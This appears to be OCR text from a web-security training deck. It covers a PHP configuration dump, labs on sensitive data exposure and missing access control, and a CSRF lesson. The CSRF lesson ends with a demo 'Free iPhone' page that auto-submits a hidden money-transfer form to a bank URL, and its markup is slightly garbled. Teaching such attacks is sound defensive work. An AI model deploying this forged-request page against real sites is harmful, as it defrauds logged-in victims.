
magic_quotes_sybase	Off	Off
mail.force_extra_parameters	*no value*	*no value*
max_execution_time	30	30
max_file_uploads	50	50
max_input_time	60	60
memory_limit	16M	16M
open_basedir	*no value*	*no value*
output_buffering	*no value*	*no value*
output_handler	*no value*	*no value*
post_max_size	8M	8M
precision	12	12
realpath_cache_size	16K	16K
realpath_cache_ttl	120	120
register_argc_argv	On	On
register_globals	Off	Off
register_long_arrays	On	On
report_memleaks	On	On
report_zend_debug	On	On
safe_mode	Off	Off
safe_mode_exec_dir	*no value*	*no value*
safe_mode_gid	Off	Off
safe_mode_include_dir	*no value*	*no value*
sendmail_from	*no value*	*no value*
sendmail_path	/usr/sbin/sendmail -t -i	/usr/sbin/sendmail -t -i
serialize_precision	100	100
short_open_tag	On	On
SMTP	localhost	localhost
smtp_port	25	25
sql.safe_mode	Off	Off
track_errors	Off	Off
unserialize_callback_func	*no value*	*no value*
upload_max_filesize	2M	2M
upload_tmp_dir	/var/www/confixx/tmp	/var/www/confixx/tmp
user_dir	*no value*	*no value*
variables_order	EGPCS	EGPCS
xmlrpc_error_number	0	0
xmlrpc_errors	Off	Off
y2k_compliance	On	On
zend.ze1_compatibility_mode	Off	Off

Sensitive Data Exposure Lab

1. Run Wordy Ninja Blog in Tomcat
2. Determine server type
3. Look up vulnerabilities for server type at https://cvedetails.com
4. Change server type
5. Add error pages that don’t expose information

7. Missing Function Level Access Control

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.




Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact MODERATE	Application / Business Specific

Missing Functional Level Access Control Lab

1. Login as a blogger and notice the menu
2. Login as a non blogger and notice the menu
3. Create a blog post as a non blogger
4. Add a security check
   - Spring Security annotation
   - programatic check


8. Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim’s browser to send a forged HTTP request, including the victim’s session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim’s browser to generate requests the vulnerable application thinks are legitimate requests from the victim.



Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific

8. Cross-Site Request Forgery (CSRF)



https://mybank.com/login


JSESSIONID=5A18405AB0190D4BFD0C3BE8F643575D

8. Cross-Site Request Forgery (CSRF)

Choose the card that works for you


JSESSIONID=5A18405AB0190D4BFD0C3BE8F643575D

8. Cross-Site Request Forgery (CSRF)




JSESSIONID=5A18405AB0190D4BFD0C3BE8F643575D

8. Cross-Site Request Forgery (CSRF)


FREE
iPhone 6
(16gb)
JSESSIONID=5A18405AB0190D4BFD0C3BE8F643575D
https://freeiphoneattack.com

```
<html>
<head>
  <title>Free iPHone</title>
</head>

<body onload="javascript:fireForms()">
 function fireForms() {
    var count = 1;
    var i=0;

    for(i=0; i<count; i++){
      document.forms[i].submit();
    }
  }

</script>
<H2>Free iPhone</H2>
<form method="POST" name="form0" action=“https://mybank.com/transferfunds“>
  <input type="hidden" name="account" value="1234"/>
  <input type="hidden" name="funds" value=“$1,000,000”/>
</form>

</body>
</html>
```

